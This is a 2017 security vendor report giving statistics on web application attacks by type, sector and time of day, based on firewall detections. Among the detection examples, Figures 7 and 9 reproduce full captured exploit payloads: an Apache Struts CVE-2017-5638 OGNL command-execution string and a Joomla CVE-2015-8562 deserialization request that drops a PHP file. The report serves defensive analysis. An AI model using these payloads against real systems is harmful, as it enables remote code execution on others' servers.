

WEB APPLICATION ATTACK STATISTICS

Q2 2017

POSITIVE TECHNOLOGIES

CONTENTS

Introduction..... 3

Results at a glance 4

Web application attacks: statistics 5

 Attack types 5

 Attack trends 10

Conclusions..... 12

INTRODUCTION

This report provides statistics on attacks performed against web applications during the second quarter of 2017. Sources of data are pilot projects involving deployment of PT Application Firewall, as well as Positive Technologies' own PT AF installations.

The report describes the most common types of attacks as well as the objectives, intensity, and time distribution of attacks. It also contains industry-by-industry statistics. With this up-to-date picture of attacks, companies and organizations can monitor trends in web application security, identify the most important threats, and focus their efforts during web application development and subsequent protection.

Automated vulnerability scanners (such as Acunetix) have been excluded from the data used here. The example attacks presented in this report have been manually verified to rule out false positives.

Protection data for Positive Technologies itself has been classified under the IT sector for reporting purposes.

RESULTS AT A GLANCE



1 out of 2 attacks

aimed at accessing data



2 out of 5 attacks

aimed at users




3 days

between publication
of vulnerability and attack
attempt




35,135


maximum number of attacks in
a day against a single company



Most common attacks



Timing of attacks (based on local time of the attacked company)



Average number of attacks per day per company

WEB APPLICATION ATTACKS: STATISTICS

Attack types

In Q2 2017, Cross-Site Scripting was the most common type of attack. SQL Injection, used to access sensitive information or run OS commands for further penetration of a system, represented almost one fourth of the total number of attacks, the same as in the first quarter of 2017. Going forward, we expect that Cross-Site Scripting and SQL Injection will continue to make up at least half of all web application attacks. In addition, our list of frequent attacks for Q2 includes Information Leakage and XML Injection, both of which entail disclosure of information.

Increase in attacks
on web application users




Figure 1. Top 10 web application attacks

An interesting picture appears if we separate the attacked companies by sector. Companies included government entities, financial services companies, IT companies, educational and healthcare institutions, as well as energy and manufacturing companies.

As in the first quarter, a large portion of attacks on government entities were aimed directly at gaining access to data. Personal data is the most critical resource possessed by government entities, due to which attacks tend to focus on either databases or application users directly. Although government websites are regarded by users as highly trustworthy, the users of these sites—more than in other sectors—are unlikely to know the basics of how to stay safe online. This fact makes government sites tempting targets for Cross-Site Scripting attacks, which can infect a user's computer with malware. Another common type of attack in Q2 is Information Leakage, which exploits various web application vulnerabilities in order to obtain additional data about users, the system itself, and other sensitive information.




Figure 2. Top 5 attacks on web applications of government institutions

Attacks on healthcare were also mostly driven by theft of information: more than half of attacks were aimed at gaining access to data. Medical organizations have recently suffered from several major data leaks: for example, in May, the Dark Overlord hacking group posted the medical

records of around 180,000 patients from three medical centers.¹ Another incident occurred at a Lithuanian plastic surgery clinic: over 25,000 photos, including naked before and after pictures, were made public.² Initially, the hackers demanded a ransom from both the clinic (equaling EUR 344,000) and its clients (up to EUR 2,000 from each to delete the data). One more company that suffered in May due to a web application vulnerability was Molina Healthcare, with about 5 million patient records made public.³

Nearly a quarter of all attacks were aimed at denial of service. Modern healthcare web applications frequently give patients the opportunity to learn more about a clinic and its services, schedule an appointment or house call, buy an insurance policy or service package, and get advice online. In the case of applications such as these, a successful DoS attack can damage not only a company's reputation and cause inconvenience to patients, but cause financial losses for the company.




Figure 3. Top 5 attacks on web applications of healthcare institutions

The most common attacks on IT companies, as in the first quarter, are Cross-Site Scripting and SQL Injection. If successful, such attacks may trigger significant reputational losses for IT companies in particular. SQL Injection can be used to obtain information as well as for other purposes, such as defacing websites. Cross-Site Scripting can be used to infect user workstations with malware.




Figure 4. Top 5 attacks on web applications of IT companies

Attacks on educational institutions are generally intended to access data (such as exam materials) or modify it (such as exam results). In Q2, more than half of attacks aimed to obtain access to information, Path Traversal being the most common method. Almost one in six attacks was targeted at OS Commanding.

¹ databreaches.net/thedarkoverlord-dumps-180000-patients-records-from-3-hacks/

² dailymail.co.uk/news/article-4556328/Plastic-surgery-clinics-hacked-25-000-photos-data-online.html

³ databreaches.net/molinahealthcare-com-exposed-patient-records/




Figure 5. Top 5 attacks on web applications of educational institutions

By contrast, in the case of energy and manufacturing companies, attackers' objective is to obtain full control over company infrastructure. Therefore the most common attacks attempt to run arbitrary OS commands and gain control over the server or obtain information about the system; attacks on users are few and far between. By launching attacks against the target company's internal network, an attacker can gain access to critical system components and interfere with operations.




Figure 6. Top 5 attacks on web applications of energy and manufacturing companies

The following screenshot gives an example of detection of remote command execution. The attempt involved an exploit of the [CVE-2017-5638](#) vulnerability in Apache Struts, a free open-source framework used for creating Java web applications. The vulnerability allows attackers to execute arbitrary code on a server by changing the Content-Type HTTP header. This vulnerability became known to the public in March 2017 and the first attempts to exploit it against the web applications included in this report were recorded on April 3.

Match	Protector: rule-engine-p
Variable: REQUEST_HEADERS.Content-Type	Value: %%(# = 'multipart/form-data') (#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS) (#_memberAccess?(_memberAccess=#dm): ((#container=#context['com.opensymphony.xwork2.ActionContext.container'] (#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)) (#ognlUtil.getExcludedPackageNames().clear())) (#ognlUtil.getExcludedClasses().clear())) (#context.setMemberAccess(#dm))) (#gift=id') (#isnix= (@java.lang.System@getProperty('file.separator').equals('/')) (#giftarray=(#isnix?'/bin/bash'-'c' #gift) {cmd.exe'/c' #gift}) (#p=new java.lang.ProcessBuilder(#giftarray)) (#p.redirectErrorStream(true)) (#process=#p.start()) (#ros= (@org.apache.struts2.ServletActionContext@getResponse()).getOutputStream()) (@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)) (#ros.flush())
Raw request	<pre> 1 GET /site/ HTTP/1.1 2 TE: deflate,gzip;q=0.3 3 Connection: Keep-alive, TE, close 4 Accept: text/html,application/xhtml+xml,application/xml 5 Accept-Encoding: gzip, deflate 6 Accept-Language: en-US,en 7 Host: 8 User-Agent: Mozilla/5.0 9 Content-Type: %%(# = 'multipart/form-data') (#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS) (#_memberAccess?(_memberAccess=#dm): ((#container=#context['com.opensymphony.xwork2.ActionContext.container'] (#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)) (#ognlUtil.getExcludedPackageNames().clear())) (#ognlUtil.getExcludedClasses().clear())) (#context.setMemberAccess(#dm))) (#gift=id') (#isnix= (@java.lang.System@getProperty('file.separator').equals('/')) (#giftarray=(#isnix?'/bin/bash'-'c' #gift) {cmd.exe'/c' #gift}) (#p=new java.lang.ProcessBuilder(#giftarray)) (#p.redirectErrorStream(true)) (#process=#p.start()) (#ros= (@org.apache.struts2.ServletActionContext@getResponse()).getOutputStream()) (@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)) (#ros.flush()) 10 Keep-Alive: 10 11 </pre>

Figure 7. Example of attack detection: OS Commanding

Another example of OS Commanding demonstrates attackers' efforts to exploit vulnerabilities not only in web applications, but in networking device firmware as well. Vulnerability [CVE-2017-8220](#) was published on April 25 and attacks on devices started soon after on April 28.




Figure 8. Example of attack detection: OS Commanding

As these cases indicate, it may take only a few days for attackers to "weaponize" a newly published vulnerability. (More time may be required for exploiting more complex vulnerabilities.) Attackers primarily try to exploit vulnerabilities that have been discovered recently, because targets are less likely to have installed the corresponding updates.

Use of outdated software facilitates attackers' activities, because the Internet is full of information about all known vulnerabilities as well as ready-made exploits for them. Attackers have multiple ways to find out which versions are in use on a particular system, whether by obtaining information with the help of application misconfiguration or by exploiting version-specific vulnerabilities. At one company hosting a Positive Technologies pilot project, an out-of-date Joomla version was in use. One attacker planned to take advantage of that with an exploit for a vulnerability discovered in 2015 that allows executing arbitrary code ([CVE-2015-8562](#)).







REQUEST_QUERY	   1= <u>40</u> ini_set%28display_errors%22%2C%220%22%29%38%40set_time_limit%280%29%36%40set_magic_quotes_runtime%280%29%3e%20%27%3E%7C%27%3Bfile_put_contents%28%24_SERVER%5B%27DOCUMENT_ROOT%27%5D.%27webconfig.txt.php%27%2Cbase64_decode%28%27PD9waHAgZXBhCgkX1BPURlRbWp0z8%2B%27%29%29%3e%20%27%27%2C%3C%3E%27%3B
REQUEST_RAW_BODY	   <pre> 1 GET /?1=40ini_set%28display_errors%22%2C%220%22%29%38%40set_time_limit%280%29%36%40set_magic_quotes_runtime%280%29%3e%20%27%3E%7C%27%3Bfile_put_contents%28%24_SERVER%5B%27DOCUMENT_ROOT%27%5D.%27webconfig.txt.php%27%2Cbase64_decode%28%27PD9waHAgZXBhCgkX1BPURlRbWp0z8%2B%27%29%29%3e%20%27%27%2C%3C%3E%27%3B HTTP/1.1 2 Accept-Encoding: identity 3 Host: 4 Connection: close 5 User-Agent: _test[0:21;"DatabaseDriverMysqli":3:{s:2:"fc";o:17;"SimplePieFactory":0:{s:2:"1";@0@addconnecthandlers":a:1:{i:0;a:2:{i:0;o:9;"SimplePie":5:{s:8:"sanitize";o:20;"DatabaseDriverMysqli":0:{s:8:"feed url";s:46:"eval(\$REQUEST[1]);";Factory:getConfig();exit;};s:9:"cache_name_function";s:0:"assert";s:5:"cache";b:1;s:11:"cache_class";o:20;"DatabaseDriverMysqli":0:{s:4:"init";i:1;s:14:"@0@connection";b:1;}} </pre>

Figure 9. Example of attack detection: OS Commanding

In contrast to such one-off attempts, a dedicated attacker may employ an entire chain consisting of several targeted attacks against a single target. To prevent incidents, it is extremely important to quickly identify such chains and prevent them from progressing. For this purpose, a web application firewall should cross-check all events for correlations in real time. Attackers can disguise their activities in a number of ways, such as by using diverse hacking techniques, taking breaks between attacks, and changing their IP address. The following screenshots from the PT AF interface show an example of a detected SQL Injection attack chain. The chain included 38 related attacks, each of which was classified as having a high degree of risk.











<div></div>		finished	Verified Blind SQL Injection Exploitation
View: Basic / Advanced / Raw			
Field	Actions		Value
ALERT_DESCRIPTION			A Blind SQL Injection Exploitation has been detected
ALERT_NAME			Verified Blind SQL Injection Exploitation
ALERT_SEVERITY.HIGH			38
ALERT_SEVERITY.LOW			0
ALERT_SEVERITY.MEDIUM			0

Figure 10. Example of detected attack chain: SQL Injection

EVENT_SEVERITY	EVENT_TAG.NAME	EVENT_DESCRIPTION	MATCHED_VARIABLE_NAME	TIMESTAMP
high	SQL Injection	SQL injection attempt	REQUEST_GET_ARGS.ID	2017-04-12 08:54:50
high	SQL Injection	SQL injection attempt	REQUEST_GET_ARGS.ID	2017-04-12 08:54:48
high	SQL Injection	SQL injection attempt	REQUEST_GET_ARGS.ID	2017-04-12 08:54:47
high	SQL Injection	SQL injection attempt	REQUEST_GET_ARGS.ID	2017-04-12 08:54:45
high	SQL Injection	SQL injection attempt	REQUEST_GET_ARGS.ID	2017-04-12 08:54:42
high	SQL Injection	SQL injection attempt	REQUEST_GET_ARGS.ID	2017-04-12 08:54:41
high	SQL Injection	SQL injection attempt	REQUEST_GET_ARGS.ID	2017-04-12 08:54:39

Figure 11. SQL Injection attacks that have been correlated into a single attack chain

In terms of the average number of attacks per day, IT and government lead the pack. They were followed by healthcare, education, and energy and manufacturing companies. Compared to the previous quarters, the number of attacks on government web applications decreased. This trend is likely caused by the nature of the web applications included in this quarter's research: most of the websites are intended to provide information and have no functionality of interest to attackers. Attacks on websites of manufacturing companies are generally targeted and are carried out by experienced hackers who act very carefully to escape notice. So despite the small number of attacks in this sector, these attacks are in fact the most dangerous ones.




Figure 12. Average number of attacks per day, by sector



In Q2, attackers showed more interest in attacks on application users. Most attacks were intended to access sensitive information.

As in Q1, hackers most frequently attacked the websites of government institutions and IT companies.

Attack trends

Let's look at the distribution of attacks over time, specifically the number of attacks of each type encountered per day on average by a company. The following charts indicate the frequency and intensity of each web application attack method used by hackers. Information is also given on the most common attacks and which of them (based on the number of requests sent by attackers) dominate among malicious traffic.




Figure 13. Number of attacks per day, by type

Cross-Site Scripting attacks were consistently high throughout the quarter, with 100 to 250 of them recorded every day.

At 40 to 200 attacks per day, SQL Injection is highly visible on the chart as well. When looking for vulnerabilities caused by insufficient filtering of SQL query input, attackers tend to search intensively. The most powerful web application attack in Q2 was a search for SQL Injection vulnerabilities by bruteforcing all possible parameters, with a total of over 35,000 requests sent by the attacker.

Information Leakage demonstrated an upward trend caused by abrupt spikes in the number of malicious requests on certain days.

Overall, the average amount of attacks of other types rarely exceeded 100 per day.

The following picture shows the overall intensity of attacks in Q2 for all industries, as measured by the average number of malicious requests per day directed at a company.




Figure 14. Distribution of attacks by day of week

Compared to the previous quarter, attackers became slightly less active. Web applications were hit by 300 to 800 attacks on average per day, dipping as low as 140 on the slowest day. The maximum number of attacks on a single company in a single day was 35,135, almost double the top value from the previous quarter. Practically all these attacks were from the same IP address. The attacker tried to find an SQL Injection vulnerability, apparently with the help of special scripts.

The following figures show the number of attacks on this company on a timeline of three days, as well as the hour when the highest number of attacks was recorded.




Figure 15. High-intensity SQL Injection attack on May 3 (PT AF interface)




Figure 16. High-intensity SQL Injection attack during a single hour (PT AF interface)

The following chart shows the distribution of attacks by time of day, on average, for a single company. Data comes from all sectors, based on the local time of the company under attack.




Figure 17. Distribution of attacks by time of day: 0 = 12 a.m. (midnight), 12 = 12 p.m. (noon)




Figure 18. Hour-by-hour graph of attacks on April 17, displayed in the PT AF interface

This picture resembles the one we had for the first quarter: the number of attacks is basically stable throughout the day, but increases during the afternoon and evening. As an example, below is a screenshot from the PT AF interface of one client company with data for April 17. We can see that attacks were mostly conducted in the afternoon, with the peaks corresponding to an increased number of requests.

Such results, as in the previous quarter, are caused by the fact that users (who are the targets of around one third of attacks) are particularly active during these hours. Once again, we found that the intensity of attacks remains rather high both day and night.

One reason that may motivate attackers to strike at night is that the target's security staff are less likely to notice, and therefore react to, an attack.

When designing corporate security measures, it is best to take into account the times during which attacker activity is at its peak. These times may be company- or sector-specific. While attack intensity was generally stable in Q2, certain time periods did see a rise in activity. Particularly when attacks are performed during non-working hours, timely reaction and prevention of incidents require smart web application protection tools, as well as qualified security incident reaction staff.

CONCLUSIONS

Attackers were consistently active throughout the entire period considered (Q2 2017). However, even these numbers, just as in the previous quarter, represent a slight drop compared to the number of attacks on web applications in 2016. Attempts to access sensitive information and attack web application users were the main techniques used. The websites of government institutions and IT companies are still the perennial "favorites" of attackers and we forecast that the situation will remain the same in the next quarter. Moreover, we expect to see an increase in the number of attacks triggered by publication of new vulnerabilities in popular content management systems (such as Joomla).

After vulnerabilities have been detected and made public, many web applications remain vulnerable due to failure to stay up to date with system updates and patches. Our report clearly shows that attackers are quick to make use of newly published vulnerabilities, weaponizing them within days. Effective protection requires both timely software updates and proactive measures, such as a web application firewall, to detect and prevent attacks on web applications.

About Positive Technologies

Positive Technologies is a leading global provider of enterprise security solutions for vulnerability and compliance management, incident and threat analysis, and application protection. Commitment to clients and research has earned Positive Technologies a reputation as one of the foremost authorities on Industrial Control System, Banking, Telecom, Web Application, and ERP security, supported by recognition from the analyst community. Learn more about Positive Technologies at ptsecurity.com.

© 2017 Positive Technologies. Positive Technologies and the Positive Technologies logo are trademarks or registered trademarks of Positive Technologies. All other trademarks mentioned herein are the property of their respective owners.